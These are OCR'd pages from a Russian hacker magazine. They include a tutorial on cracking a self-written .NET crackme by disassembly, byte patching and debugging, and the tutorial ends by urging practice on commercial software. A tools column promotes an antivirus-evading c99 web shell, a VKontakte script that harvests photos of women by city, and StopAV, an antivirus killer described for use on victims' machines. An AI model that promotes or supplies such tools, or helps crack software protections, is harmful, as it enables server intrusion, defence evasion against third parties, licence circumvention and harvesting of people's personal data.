Статья не претендует на роль «Библии лоадеров», она лишь знакомит с основами лоадеростроения, показывает, откуда начать. Чтобы продолжить, нужны манускрипты Рихтера, Фень Юань'я, ну и, конечно, Криса Касперского. Их песни помогут «улучшить и углубить» код.


MSDN, cracklab.ru, wasm.ru не упоминаю. Это само собой разумеющиеся ресурсы.

В статье рассмотрены далеко не все способы борьбы с shareware-подобными лоадерами, а лишь самые простые и распространенные. В действительности их столько, сколько есть способов хранить trial-счетчики. Применение лоадеров не ограничивается сугубо деструктивными моментами — их можно использовать и в мирных целях. К примеру, перед запуском какой-либо программы — для подготовки данных (отсортировать, отобрать нужные, отредактировать). Или, скажем, тебе приходится работать одновременно с несколькими программами. Можно написать лоадер, который будет их запускать, меняя позицию окон и размер так, как тебе удобно. Кстати, можно создать этакий «суперлоадер», который будет управлять всеми лоадерами на твоей машине, так сказать, менеджер лоадеров. В общем, есть о чем подумать и где развернуться.

Полные листинги лоадеров с комментариями, конечно же, прилагаются к статье. Код лоадеров максимально упрощен, понять его несложно, ибо написаны они на С и Assembler (лоадеры модно писать на ASM'е, ну а мы с тобой, безусловно, модные перцы). Последний лоадер специально написан на VB.NET, чтобы показать, что грозой шароварщиков может стать даже школьница-старшеклассница со знанием такого мирного языка.



«Нагадил в реестре HyperSnap» — раз



«Нагадил в реестре HyperSnap» — два





КРИС КАСПЕРСКИ

РАСКРЫВАЕМ КОД

ДИЗАССЕМБЛИРОВАНИЕ C# ПРОГРАММ ОТ А ДО Z

Победоносное шествие .NET-платформы по миру продолжается, а вменяемых руководств по взлому что-то не видно. Сегодня я расскажу, как дизассемблировать Visual Basic/C# сборки, патчить в hiew'е и вести отладку на уровне байт-кода. Сейчас мы заправим мозговые баки свежей порцией авиационного керосина, выведем двигатели на взлетный режим и дадим хороший старт, написав свой собственный crackme и тут же взломав его всеми доступными средствами.

Технология .NET готовится праздновать свой юбилей. За минувшее время было написано множество коммерческих программ (и малвари в том числе), но как только дело доходит до того, чтобы заглянуть внутрь p-кода на предмет «отломать» пару ненужных байт, выясняется, что достойных хакерских инструментов нет. И, судя по всему, не появится. Поэтому приходится использовать, что есть, хакерствуя в весьма стесненных обстоятельствах, словно шахтеры в забое!

ЧТО НАМ ПОНАДОБИТСЯ

Итак, сейчас я перечислю хакерский арсенал, который поможет нам в нелегком ремесле.

1. Visual Studio 2008 Express. Последняя версия знаменитой «студии» от MS, распространяющаяся бесплатно и включающая в себя все необходимое для полноценной работы: трансляторы Visual Basic, C#, а также новый компилятор Си++, способный транслировать Си++ программы в байт-код. На W2K устанавливаться категорически отказалась, а на Server 2003 встала с полпинка (off-line install занимает 894 Мбайт в .iso-формате): http://www.microsoft.com/express/download/.

2. Mono 2.0 Beta for Windows. Альтернативная реализация .NET от компании Novell, поддерживающая различные версии Linux и Windows, нормально встала на W2K, но потребовала MS Framework. Кроме того, комплект поставки неполный (в частности, нет дизассемблера), а откомпилированные сборки жутко тормозят, зато дистрибутив занимает 71 Мбайт: http://www.go-mono.com/mono-downloads/download.html.

3. Standard ECMA-335/Common Language Infrastructure (CLI)/4th edition (June 2006). Полная версия европейского стандарта, описывающая архитектуру виртуальной машины, байт-код, структуру ассемблерных сборок, в общем, солидный 556-страничный документ из серии «маст хэв» (на английском языке, в формате pdf): www.ecma-international.org/publications/standards/Ecma-335.htm. А вот прямая ссылка: www.ecma-international.org/publications/files/ECMA-ST/Ecma-335.pdf.

4. CIL Instruction Set. Краткий справочник оп-кодов с «C# Online.NET free encyclopedia» — жутко неполный, но удобный и без воды (на английском языке): http://en.csharp-online.net/CIL_Instruction_Set.

5. Введение в MSIL. Цикл статей от Кенни Керр в переводе Aquila (одного из основателей WASM). Представляет собой подробное описание архитектуры виртуальной машины и концепций языка C#, рекомендуемое к прочтению всем начинающим хакерам (на русском языке): www.wasm.ru/series.php?sid=22.

6. Common Intermediate Language. Поверхностное описание CIL-языка (общего для всех языков платформы .NET) на Wikipedia со ссылками на кучу полезных ресурсов (на английском языке): ttp://en.wikipedia.org/wiki/Common_Intermediate_Language.

7,8,9,10... Прочие примочки и описания. Полный листинг ищи на нашем DVD.

ПИШЕМ СВОЙ ПЕРВЫЙ CRACKME

Глубоководное погружение в байт-код .NET-программ начинается! Пристегиваем ремни, проверяем, все ли на месте, и запускаем Microsoft Visual Studio или FAR + Colorer. Работать в IDE, конечно, удобнее (особенно начинающим, ведь среда автоматически отображает список методов для каждого класса — не надо постоянно лазить в справочники), однако это порочный путь, абстрагирующий нас от машины. Мы — хакеры старого поколения — предпочитаем консольные текстовые редакторы с подсветкой синтаксиса или даже без таковой.

Текст нашего первого crackme, написанного на C#, в простейшем случае выглядит так. Это консольная программа, вручную набранная в текстовом редакторе. IDE пихает сюда много лишнего, затрудняющего понимание, но на скомпилированном коде это никак не отражается.

Исходный текст программы n2k_crackme_01h.cs

```
// использовать классы основной системной библиотеки
using System;

class nezumi
// имя класса — произвольно и может быть любым
{
  static void Main()
  {
    // объявляем переменную s типа строка
    string s;

    // запрашиваем у пользователя пароль
    System.Console.Write("enter password:");
    s = System.Console.ReadLine();

    if (s == "nezumi") {
      // сравниваем введенный пароль с эталонным
      System.Console.WriteLine("hello, master!");
    }
    else {
      System.Console.WriteLine("fuck you, hacker!");
    }
  }
}
```

В среде IDE сборка .NET-программ осуществляется клавишей <F6>, а из командой строки (при этом `csc.exe` должен находиться в путях, чего не происходит при установке по умолчанию):

```
$ csc.exe n2k_crackme_01h.cs
```

В Mono вместо `csc.exe` используется файл `mcs/mcs.bat`, но, независимо от способа сборки, мы получаем `n2k_crackme_01h.exe`, готовый к запуску. После чего нас спросят пароль и, если мы введем его неверно — пошлют.

Компиляция осуществляется путем указания ключа `/CLR` в командной строке компилятора `CL.EXE` (рядом с которым можно указать ключ `/Ox` для форсирования максимальной оптимизации):

```
$cl.exe /clr hello-clr.cpp
```

Полученный файл `hello-clr.exe` представляет собой смесь управляемого байт-кода с большим количеством вызовов неуправляемого машинного кода из различных библиотек — плюс он тянет за собой RTL, написанную на байт-коде. Это позволяет сочетать высокую скорость выполнения с управляемостью и безопасностью. Впрочем, «чистые» C# сборки все-таки выигрывают как в размерах, так и в скорости. Чуть позже ты убедишься в этом самостоятельно, а пока же поверь мне на слово.

ПЕРВЫЕ ЭКСПЕРИМЕНТЫ

Загружаем подопытный `n2k_crackme_01h.exe` в HIEW, дважды давим <ENTER> для перевода редактора в дизассемблерный режим, жмем <F5> и попадаем в точку входа, где красуется команда `jmp _CorExeMain ; mscoree.dll`. Это весь машинный код, какой только есть.

Дальнейшее расследование показывает, что jmp находится в самом конце секции .text, за которой располагаются секции ресурсов и перемещаемых элементов, а выше — байт-код виртуальной машины. Просматривая его в hex-mode, мы обнаружим все текстовые строки (и пароль в том числе!) в формате Unicode, причем, перед строкой находится байт, определяющий длину строки. Узнав оригинальный пароль мы, конечно, без труда смогли бы «взломать» crackme — однако редкая программа хранит пароли открытым текстом, да и неинтересно это.

Лучше загрузим в HIEW другой исполняемый файл, написанный на Си++ — `hello-clr.exe`. Он так же вызывает `CorExeMain`. В отличие от «чистой» .NET сборки, написанной на C#, здесь присутствует большое количество «переходников» к машинному коду — функциям `strcmp`, `gets`, `printf`, напрямую вызываемым из библиотеки `MSVCR90.DLL`. За это отвечает механизм P/Invoke, позволяющий создавать «гибридные» программы, часть из которых транслируется в машинный код, а часть — в интерпретируемый байт-код, что серьезно затрудняет взлом. Не волнуйся, когда мы возьмемся за дело, никакой P/Invoke нас не остановит! А пока загрузим .NET-сборку в нормальный дизассемблер.

ТЕХНИКА ДИЗАССЕМБЛИРОВАНИЯ

Загружаем `n2k_crackme_01h.exe` в IDA Pro и видим, что ничего ужасного в CIL-коде нет. Напоминает байт-код виртуальной Java-машины. IDA Pro не только создает перекрестные ссылки, но и показывает опкоды, и расставляет комментарии к командам, избавляя от необходимости каждый раз заглядывать в справочник (ECMA-335/Partition III/CIL Instruction Set).

Чтобы дизассемблер был дружелюбнее к хакеру, необходимо выполнить следующие действия. В меню «Options» выбрать пункт «Text representation». Там указать количество байт для отображения опкода («*Number of opcode bytes*») — шести вполне хватит. В разделе «Line prefixes» нужно сбросить все галочки, кроме «Function offsets», после чего вновь возвратиться в меню «*Options*», зайти в «*Comments*» и


```
D:\KPNC\C#>n2k_crackme_01h.exe
enter password:123456
hello, master!

D:\KPNC\C#>_
1Help  2UserMn 3View  4Edit  5Copy
```


Хакнутая программа любой пароль воспринимает как правильный

* CLR-код *

Так выглядит «честная» .NET сборка в hex-редакторе



Консольная версия IDA Pro дизассемблирует .NET сборку



Dotnet IL Editor — IL-отладчик с GUI-интерфейсом

Сеанс работы с отладчиком mdbg.exe «как он есть»

взвести «*Display auto comments*» для автоматического отображения комментариев ко всем инструкциям (впрочем, при наличии некоторого опыта работы с CIL-кодом этого можно и не делать).

Поклонники графической версии IDA Pro могут задействовать графы, упрощающие (на самом деле — усложняющие) понимание структуры программы. Тут уж, как говорится, на вкус и цвет все фломастеры разные. Лично я никогда не пользовался графами и другим не советую.

А теперь посмотрим, на что способен штатный дизассемблер от Microsoft, по умолчанию расположенный в каталоге *C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727*. Зовется он *ilasm.exe*. Загружаем в него *n2k_crackme_01h.exe*.

Хм, в общем-то, довольно неплохая картина получилась, а навигация по классам выполнена даже лучше, чем в IDA Pro, причем намного лучше (примечание: чтобы *ildasm.exe* отображал опкоды инструкций, необходимо в меню View взвести галочку «*Show bytes*»).

Самое время исследовать дизассемблерный текст нашей программы. Тут все ясно без травы и даже без комментариев (особенно тем, кто знаком с виртуальными машинами со стековой организацией). Если опустить детали, получается следующее: программа вызывает *System.Console::Write("enter password")*, после чего считывает строку в переменную V_0 и вызывает функцию *System.String::Equality(V_0, "nezumi")* для проверки строк на соответствие. В случае их несовпадения на экран выводится строка «*fuck off, hacker!*», управление на которую передается машинной командой *brtrue.s IL_0031* (с опкодом *2Dh 0Dh*). Получившуюся выкладку ищи на диске.

Чтобы заставить программу воспринимать все пароли как правильные, двухбайтовый условный переход *brtrue.s IL_0031* необходимо заменить на пару однобайтовых команд nop (опкод — *00h*, а вовсе не *90h*, как на x86). Или же... заменить *brtrue.s IL_0031* на *brFALSE.s IL_0031*. Тогда любой неправильный пароль будет восприниматься как правильный и, соответственно, наоборот. Открыв ECMA-335, мы узнаем, что инструкция *brfalse.s* имеет опкод *2Ch* — это все, что нам необходимо знать для взлома программы.

ТЕХНИКА ПАТЧА

Так, где наш HIEW? Готов ко взлому? Как нам определить местоположение байта, который мы собрались захачить? Ведь виртуальные адреса в контексте CIL-кода неуместны!

Воспользуемся дедовским способом и поищем последовательность байт (сигнатуру), обитающую в окрестностях целевой команды. В нашем случае это может быть *2Dh 0Dh 72h 2F 00h 00h 70h 28h* (об обратном порядке байт не забываем, да? Ildasm автоматически «нормализует» аргументы команд, IDA Pro — нет, показывая их такими, какие они есть: наименее значимый байт располагается по младшему адресу). Короче, вбиваем заданную последовательность в поиск и, убедившись, что это вхождение — единственное, переводим HIEW в режим записи по <F3>. Заменяем *2Dh* на *2Ch*, сохраняем изменения в файле по <F9> и выходим.


Запускаем хакнутый файл и... о чудо! Он работает! Теперь любой, наугад взятый пароль, например, «123456» воспринимается как правильный. Конечно, если программа снабжена цифровым сертификатом подлинности или использует механизм контроля целостности собственного кода, этот номер не пройдет, но ведь взлом надо же с чего-то начинать!

ТЕХНИКА ОТЛАДКИ

Спору нет, дизассемблер — весьма популярный инструмент для исследования программ. Популярный, но не единственный. Во многих случаях отладчик оказывается намного более предпочти-

Основные команды отладчика mdbg.exe

help: вывод встроенной справки, «help команда» — подробная справка по команде;
a[ttach]: подключение к активному .NET-процессу;
b[reak]: установка точки останова или отображение уже существующих;
ca[tch]: просмотр событий (events), вызывающих останов отладчика;
conf[ig]: просмотр опций отладки/конфигурирования отладчика;
del[ete]: удаление точки останова;
de[tach]: отключение от отлаживаемого .NET-процесса;
g[o]: продолжение работы программы;
n[ext]: Step Over;
o[ut]: Steps Out;
s[tep]: Step Into;
p[rint]: вывод содержимого локальных переменных;
q[uit]: выход из программы;
r[un]: запуск программы под отладчиком;
set: изменение значение переменных;
setip: установка текущей выполняемой команды;
sh[ow]: показ окрестностей выполняемого кода.


Дамп двоичной .NET-сборки в ассемблерный файл штатным дизассемблером ildasm.exe


Единственная (на сегодня) реализация платформы .NET вне Microsoft

тельным. Вместо того чтобы гадать, какое значение имеет переменная в данной точке (в дизассемблере), гораздо практичнее заглянуть в нее отладчиком.
И вот тут выясняется любопытная вещь. На уровне исходных текстов Microsoft Visual Studio справляется с отладкой на ура, но готовые бинарные сборки, увы, не поддерживает. Для работы с ними необходимо использовать ICorDebug-интерфейс, встроенный в ядро платформы .NET и реализующий базовые отладочные возможности (установка точек останова, пошаговое исполнение и т.д.), предоставляя их в виде набора API-функций. Все .NET-отладчики, которые я видел, являются достаточно тонкими обертками вокруг ICorDebug Interface и наследуют его худшие черты, а именно — невозможность отлаживать программы без символьной (отладочной) информации, автоматически удаляемой из всех Release-проектов. Выходит, что мы можем отлаживать только свои собственные программы?! Нехорошо!

Терминологическое болото

.NET: древняя, как мир, идея двухстадийной компиляции; сначала программа (написанная хоть на Java, хоть на Visual Basic, хоть на Си++, хоть на C#, хоть на F#) транслируется в промежуточный байт-код, который окончательно транслируется в «родной» двоичный код на конкретной целевой машине или же исполняется в режиме интерпретации;
CLR: Common Language Runtime («общая среда выполнения языков») — компонент Microsoft .NET Framework, включающий себя виртуальную машину и необходимые библиотеки;
CIL: Common Language Infrastructure — «спецификация общеязыковой инфраструктуры», определяющая архитектуру исполнительной системы, базовые классы, синтаксис и мнемонику байт-кода;
MSIL: Microsoft Intermediate Language («промежуточный язык от Microsoft») — байт-код виртуальной .NET машины в реализации от Microsoft;
IL: Intermediate Language («промежуточный язык») — байт-код виртуальной .NET машины, стандартизованный в рамках ECMA-335.


Расследование показало, что штатному .NET отладчику (зовущемуся *mdbg.exe*, где «*m*» — сокращение от managed, то есть управляемый код) для нормальной работы вполне достаточно pdb-файла. Вот только как этот файл получить? IDA Pro может подготовить map-файл, но готовых конверторов map2pdb в Сети что-то не наблюдается, а писать самому — лениво и непродуктивно.
К счастью, существует весьма простой и элегантный путь. Дизассемблируем бинарную сборку штатной утилитой *ildasm.exe*, после чего ассемблируем ее заново штатным же транслятором *ilasm.exe*, не забыв указать «волшебный» ключик */pdb* для генерации отладочной информации.
Поскольку *ildasm.exe* поддерживает ресурсы и корректно их дампит, то предложенный способ работает в подавляющем большинстве случаев, что мы сейчас и продемонстрируем.
Запускаем *ildasm.exe* с настройками по умолчанию, загружаем в него *n2k_crackme_01h.exe* (оригинальный, а не хакнутый). В меню *File* находим пункт *Dump* (или нажимаем <CTRL-D>), в появившемся окне «*Dump options*» (смотри рисунок) оставляем все галочки в состоянии по умолчанию. Главное, чтобы была взведена галочка «*Dump IL Code*»! После нажимаем «OK» и вводим имя файла для дампа (например, «cracked»).
По окончании дизассемблирования на диске образуются два файла — *cracked.il* с ассемблерным текстом программы и *cracked.res* с ресурсами. *Cracked.il* представляет собой обыкновенный текстовой файл, который можно править в любом текстовом редакторе, при необходимости заменяя «*brtrue.s IL_0031*» на «*brfalse.s IL_0031*». Но сейчас нас в первую очередь интересует не патч, а отладка.
Берем штатный ассемблер и собираем файл следующим образом:

```
$ilasm.exe cracked.il /pdb
```

На диске образуются файлы *cracked.exe* и *cracked.pdb*, готовые к загрузке в отладчик. Что примечательно — отладочная информация непосредственно в сам исполняемый файл не записывается. Это очень хорошо, иначе нам пришлось бы потом оттирать ее оттуда или мириться с увеличением размера поломанного exe, что вряд ли входит в наши планы.
OK, набираем в командной строке «*$mdbg.exe cracked.exe*» и… оказываемся в консольном окне отладчика, автоматически останавливающегося на первой команде функции *Main* (передает нам бразды правления). А что такого крутого и хорошего мы можем сделать? Начнем с просмотра окрестной, за что отвечает команда «show» или ее более короткий алиас «*sh*». Результат выглядит так:

Результат работы команды «sh», показывающей IL-код

```
run cracked.exe
      # запущена бинарная сборка cracked.exe
STOP: Breakpoint Hit
```



Коллекция .NET crackmes на одноименном сайте

Тут можно бесплатно скачать последнюю версию Microsoft Visual Studio

Графическая версия IDA Pro дизассемблирует .NET сборку

Штатный дизассемблер ildasm.exe за работой

Внешний вид .NET-сборки, полученной путем трансляции Си++ программы

```
       # точка останова в функции main
43: IL_0000:   nop     # следующая выполняемая команда
[p#:0, t#:0] mdbg> sh
# просим отладчик показать окрестности кода по "sh"
40             .maxstack  2
41             .locals init (string V_0, bool V_1)

43:*           IL_0000:nop
                      # команда выполняемая следующей
44             IL_0001:ldstr    "enter password:"

45             IL_0006:call     [mscorlib]System.
Console::Write(string)
[p#:0, t#:0] mdbg>
```

Остальные команды отладчика можно найти во встроенной справке (вызываемой командой help) или же в одноименной врезке. Сейчас нас интересует техника работы с отладчиком. Ну, техника, как техника. Никаких принципиальных отличий от x86 не появилось.

При просмотре ассемблерного файла *cracked.il* находим команду «*IL_0020: stloc.1*», которая стягивает со стека результат сравнения двух строк, возвращенный функцией *System.String::op_Equality*. За ней следует команда «*IL_0021: ldloc.1*», загружающая полученное значение в локальную переменную *V_1*, в зависимости от содержимого которой команда «*IL_0022: brtrue.s IL_0031*» прыгает на метку *IL_0031* (неверный пароль). Или… не прыгает. Все ясно! Нам нужно установить точку останова на команде «*IL_0020: stloc.1*», расположенной в 55'ой строке файла *cracked.il*, а дальше мы уже сориентируется. Весь сеанс работы с отладчиком *mdbg.exe* ищи на DVD в полномасштабной статье. Если кому-то родители запрещают использовать консоль, что ж, к его услугам Dotnet IL Editor — бесплатный IL-отладчик с GUI-интерфейсом, однако mdbg.exe мне как-то больше по душе (к тому же под него расширения всякие можно писать).

Впрочем, выбор отладчика непринципиален. Важна сама техника исследования .NET-программ, которую мы только что и продемонстрировали.

ЗАКЛЮЧЕНИЕ

Разумеется, в рамках одной-единственной статьи невозможно охватить все аспекты взлома .NET-программ. В частности, совершенно нетронутой осталась тема упаковщиков бинарных сборок и протекторов, распаковывать которые приходится руками. Это тема для отдельного разговора.

А пока имеет смысл потренироваться на простых, несильно защищенных коммерческих программах (которые можно найти в Сети), малвари (взятой оттуда же) и crackme, залежи которых находятся на сайте www.crackmes.de (где даже есть специальный раздел, посвященный исключительно платформе .NET).

Я надеюсь, что эта статья обеспечит хороший старт, а остальное — дело времени, техники и бесчисленных экспериментов!


ХАЙВЭЙ...
...И ДРУГ
ТВОЙ
МОТОЦИКЛ.
MOTOR
HARLEY-DAVIDSON
CYCLES
И ЦЕЛАЯ
БАНДА
ЗЛОБНЫХ
БАЙКЕРОВ!
В лучших
традициях
Road Rash!
Харлей-Дэвидсон:
ПОВЕЛИТЕЛЬ ДОРОГ
ACTIVISION
PLAY TEN
INTERACTIVE
MAGIC WAND
PRODUCTIONS
Руссо Бит-М

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: C99MADSHELL
ОС: WIN/*NIX
АВТОР: MADNET



Доработанный c99shell

Помнится, не так давно выкладывал я подборку самых разных веб-шеллов. Были там и php, и perl, и asp-скрипты. Но время идет, а хакерская мысль не стоит на месте. Хочу представить твоему вниманию достойную переделку популярного веб-шелла «c99shell» под названием «c99madshell». Веб-шелл написан на основе c99shell и перенял все его положительные стороны, такие как:

- Удобный обозреватель и редактор файлов на сервере
- Функциональный SQL-клиент
- Командная строка
- Выполнение произвольного PHP-кода
- Поиск файлов .htpasswd, config.inc.php, suid, sgid, service.pwd, bind_bash, .fetchmail, etc
- Работа с буфером
- Менеджер процессов
- Базовая оценка безопасности сервера
- Работа при включенном SafeMode-режиме
- Совместимость со всеми операционными системами
- Защита путем авторизации (логин/пароль)

Из основных нововведений, приобретенных скриптом, отметим:

- Упрощенное отображение (никакой лишней графики, только текст и псевдографика)
- Невидимость для антивирусов (скрипт полностью переписан, тело закодировано)
- Уменьшенный размер (удалено все лишнее, размер составляет 44 Кб)
- Отсутствие GET-запросов (все запросы передаются POST-методом)
- Пофиксены мелкие недочеты

Новый вариант веб-шелла пропалить гораздо сложнее, чем предыдущий (конечно, если ты не будешь заливать в корень веб-диры скрипт с названием shell.php :)). Кроме того, c99madshell обладает приятным и удобным интерфейсом, что является несомненным плюсом в повседневной рутине. В общем, какой из веб-шеллов юзать — решать тебе, я лишь немного расширил выбор.

ПРОГРАММА: VKONTAKTE SEARCH
ОС: WIN/*NIX
АВТОР: -HORMOLD-

Ищем девушек «Вконтакте» :)

«Вконтакте» по-прежнему привлекает все новых и новых пользователей. Возможно, именно поэтому ресурс постепенно становится одной из основных мишеней для спамеров и хакеров рунета. Надо отдать должное админам портала — все немногочисленные баги они прикрывают достаточно быстро, но, тем не менее, у меня есть, чем тебя порадовать. Нет, я не буду предлагать заюзать очередную спамилку или брутер аккаунтов. Вместо этого представляю тебе тулзу «Vkontakte Search». Утила написана на PHP и предназначена для поиска нужных людей на просторах ресурса (например, симпатичных девушек :)). Да-да, самые догадливые уже поняли, что скрипт осуществляет поиск по заданным критериям и сохраняет фотки юзеров. Все, что от тебя требуется — указать в сорце значения нескольких переменных:

```
$id="";          // — твой ID
$email="";       // — твой мыльник
$password=md5("");// — твой пароль
$sex="1";        // — пол, 1 — женский, 2 — мужской (не знаю, как для тебя, а мне девушки все-таки предпочтительнее :))
$city="1";       // — ID города
```

Ниже перечислено несколько примеров ID для городов:

```
49 — Екатеринбург, 60 — Казань
61 — Калининград, 72 — Краснодар,
73 — Красноярск, 1 — Москва,
87 — Мурманск, 95 — Нижний Новгород,
99 — Новосибирск, 104 — Омск,
110 — Пермь, 119 — Ростов-на-Дону,
123 — Самара, 2 — Санкт-Петербург
```

Думаю, с запуском скрипта проблем не возникнет, а вот с парсингом результатов поиска дело обстоит сложнее. Посему предлагаю заюзать отдельный скрипт для обработки лога:

```
<?
error_reporting (E_ALL);
$file=file("log.txt");
for($i=0; $i < count($file); $i++){
list($id,$img,$nick,$rep)=explode(
":",$file[$i]);
echo "Id:$id($nick)<BR><IMG
SRC='img/".$id."_".$img."'><BR>";


echo $file[$i];

}
echo count($file);
?>
```

После парсинга лога ты без проблем сможешь в удобочитаемом виде узнать, сколько людей и кого именно нашел скрипт, ну и, естественно,

просмотреть фотки. Другими словами, если тебе есть, кого искать или ты собираешься замутить очередную пати, пригласив с десяток симпатичных девчонок, — эта тулза явно для тебя. Кстати, скрипт несложно переписать под работу с несколькими аккаунтами, так что дерзай.

ПРОГРАММА: STOPAV
ОС: WINDOWS XP
АВТОР: DR.SAMUIL



Убиваем антивири наповал

Описывая различные бэкдоры или, как их еще принято называть — «системы удаленного администрирования» (несанкционированного...), невольно задумываешься об установленном на машине жертвы антивирусе. Убить антивирь ручками далеко не всегда является возможным, однако, товарищ Dr.Samuil позаботился об этой проблеме, накодив такую полезную утилу, как StopAV. Тулза написана на Delphi и представляет собой убийцу антивирей. На данный момент утила убивает:

- McAffee AntiVirus 7.1 Enterprise
- Антивирус Касперского 6.0
- Антивирусная утилита AVZ 4.29
- Утилита для обнаружения сканирования портов 1.90
- Kaspersky Internet Security 7.0
- Panda Antivirus 2008 (3.00.00)
- WinAntiVirus Pro 2007
- Trend Micro OfficeScan 7.0
- NOD32 AntiVirus 2.7

Не хочется говорить лишних слов по поводу правомерности использования тулзы и прочего, поэтому я процитирую обращение автора, из которого тебе все станет ясно:

«Программа не должна использоваться в противоречии с законами РФ. Она не должна быть направлена на нарушение авторских прав и/или предоставление несанкционированного доступа к защищенной информации. Автор программы не несет ответственности за любой вред, ущерб или действия его программного продукта, которые могут возникнуть в ходе работы, будь оно злоумышленным или «просто в шутку»

Как ты понимаешь, сферы применения утилы могут быть совершенно разными. Посему мне остается лишь выложить тулзу на наш DVD и уповать на твою совесть.

ПРОГРАММА: ANTIKEYLOGGER SHIELD
ОС: WINDOWS 2000/XP
